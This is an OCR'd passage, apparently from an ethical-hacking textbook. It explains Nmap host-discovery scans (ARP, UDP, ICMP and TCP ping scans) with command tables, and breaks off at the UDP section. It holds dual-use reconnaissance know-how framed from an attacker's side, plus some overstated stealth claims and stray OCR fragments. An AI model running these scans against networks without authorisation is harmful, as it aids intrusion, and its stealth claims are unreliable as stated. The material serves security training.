
Host Discovery

Scanning is the process of gathering information about systems that are "alive" and responding on the network. Host discovery is considered as the primary task in the network scanning process. To perform a complete scan and identify open ports and services, it is necessary to check for live systems. Host discovery provides an accurate status of the systems in the network, which enables an attacker to avoid scanning every port on every system in a list of IP addresses to identify whether the target host is up.

Host discovery is the first step in network scanning. This section highlights how to check for live systems in a network using various ping scan techniques. It also discusses how to ping sweep a network to detect live hosts/systems along with various ping sweep tools.

Host Discovery Techniques


- Host discovery techniques are used to **identify the active/live systems** in the network



Host Discovery

- **ARP Ping Scan**
- **UDP Ping Scan**
- **ICMP Ping Scan**
  - **ICMP ECHO Ping**
    - **ICMP ECHO Ping Sweep**
  - **ICMP Timestamp Ping**
  - **ICMP Address Mask Ping**
- **TCP Ping Scan**
  - **TCP SYN Ping**
  - **TCP ACK Ping**
- **IP Protocol Ping Scan**

Host Discovery Techniques (Cont'd)




Scanning Technique	Nmap Command	Request	Response	Advantages
ARP Ping Scan	nmap -sn -PR <Target IP Address>	ARP request probe	✓ ARP response - Host is active ✓ No response - Host is inactive	✓ More efficient and accurate than other host discovery techniques ✓ Useful for system discovery, where one may need to scan large address spaces
UDP Ping Scan	nmap -sn -PU <Target IP Address>	UDP request	✓ UDP response - Host is active ✓ Error messages (host/network unreachable or TTL exceeded) - Host is inactive	✓ Detects systems behind firewalls with strict TCP filtering
ICMP ECHO Ping Scan	nmap -sn -PE <Target IP Address>	ICMP ECHO request	✓ ICMP ECHO reply - Host is active ✓ No response - Host is inactive	✓ Useful for locating active devices or determining if the ICMP message passes through a firewall **Disadvantage:** ✓ Does not work on Windows-based networks

Host Discovery Techniques (Cont'd)

Scanning Technique	Nmap Command	Request	Response	Advantages
ICMP ECHO Ping Sweep	nmap -sn -PE <Target IP Address Range>	ICMP ECHO requests to multiple hosts	✓ ICMP ECHO reply - Host is active ✓ No response - Host is inactive	✓ Determines the live hosts from a range of IP addresses ✓ Useful for creating an inventory of live systems in the subnet **Disadvantage:** ✓ Oldest and slowest method used to scan a network
ICMP Timestamp Ping Scan	nmap –sn –PP <Target IP Address>	ICMP timestamp request	✓ Timestamp reply to each timestamp request ✓ Response from the destination host is conditional, and it may or may not respond with the time value depending on its configuration by the administrator at the target's end	✓ Alternative for the conventional ICMP ECHO ping scan ✓ Determines whether the target host is live, specifically when the administrators block ICMP ECHO pings
ICMP Address Mask Ping Scan	nmap –sn –PM <Target IP Address>	ICMP address mask request	✓ Address mask response from the destination host is conditional, and it may or may not respond with the appropriate subnet value depending on its configuration by the administrator at the target's end	✓ Alternative for the conventional ICMP ECHO ping scan ✓ Determines whether the target host is live, specifically when the administrators block ICMP ECHO pings
TCP SYN Ping Scan	nmap –sn –PS <Target IP Address>	Empty TCP SYN request	✓ ACK response - Host is active ✓ No response - Host is inactive	✓ Used to determine if the host is active without creating any connection ✓ Logs are not recorded at the system or network level, enabling the attacker to leave no traces for detection

Host Discovery Techniques (Cont'd)

Scanning Technique	Nmap Command	Request	Response	Advantages
TCP ACK Ping Scan	nmap –sn –PA <Target IP Address>	Empty TCP ACK request	✓ RST response - Host is active ✓ No response - Host is inactive	✓ Maximizes the chances of bypassing the firewall
IP Protocol Ping Scan	nmap –sn –PO <Target IP Address>	IP ping requests using different IP protocols (ICMP, IGMP, TCP, and UDP)	✓ Any response - Host is active ✓ No response - Host is inactive	✓ Sends different packets using different IP protocols in the hope of receiving a response indicating that a host is online



ICMP ECHO Ping Sweep

0.91 seconds
```

Host Discovery Techniques

Host discovery techniques can be adopted to discover the active/live hosts in the network. As an ethical hacker, you must be aware of the various types of host discovery techniques. Some host discovery techniques are listed below:

- ARP Ping Scan
- UDP Ping Scan

- ICMP Ping Scan
  - ICMP ECHO Ping
    - ICMP ECHO Ping Sweep
  - ICMP Timestamp Ping
  - ICMP Address Mask Ping
- TCP Ping Scan
  - TCP SYN Ping
  - TCP ACK Ping
- IP Protocol Scan

ARP Ping Scan

In the ARP ping scan, the ARP packets are sent for discovering all active devices in the IPv4 range even though the presence of such devices is hidden by restrictive firewalls. In most networks, many IP addresses are unused at any given time, specifically in the private address ranges of the LAN. Hence, when the attackers try to send IP packets such as ICMP echo request to the target host, the OS must determine the hardware destination address (ARP) corresponding to the target IP for addressing the ethernet frame correctly. For this purpose, a series of ARP requests are issued. ARP scan is used to show the MAC address of the network interface on the device, and it can also show the MAC addresses of all devices sharing the same IPv4 address on the LAN. If the host IP with the respective hardware destination address is active, then the ARP response will be generated by the host; otherwise, after a certain number of ping attempts, the original OS gives up on the host. In other words, when attackers send ARP request probes to the target host, if they receive any ARP response, then the host is active. In case the destination host is found to be unresponsive, the source host adds an incomplete entry to the destination IP in its kernel ARP table.

Attackers use the Nmap tool to perform ARP ping scan for discovering live hosts in the network. In Zenmap, the `-PR` option is used to perform ARP ping scan.

Note: `-sn` is the Nmap command to disable the port scan. Since Nmap uses ARP ping scan as the default ping scan, to disable it and perform other desired ping scans, you can use `--disable-arp-ping`.



Figure 3.15: ARP ping scan

Advantages:

- ARP ping scan is considered to be more efficient and accurate than other host discovery techniques
- ARP ping scan automatically handles ARP requests, retransmission, and timeout at its own discretion
- ARP ping scan is useful for system discovery, where you may need to scan large address spaces
- ARP ping scan can display the response time or latency of a device to an ARP packet


seconds
```

Figure 3.16: ARP scan in Zenmap

UDP Ping Scan

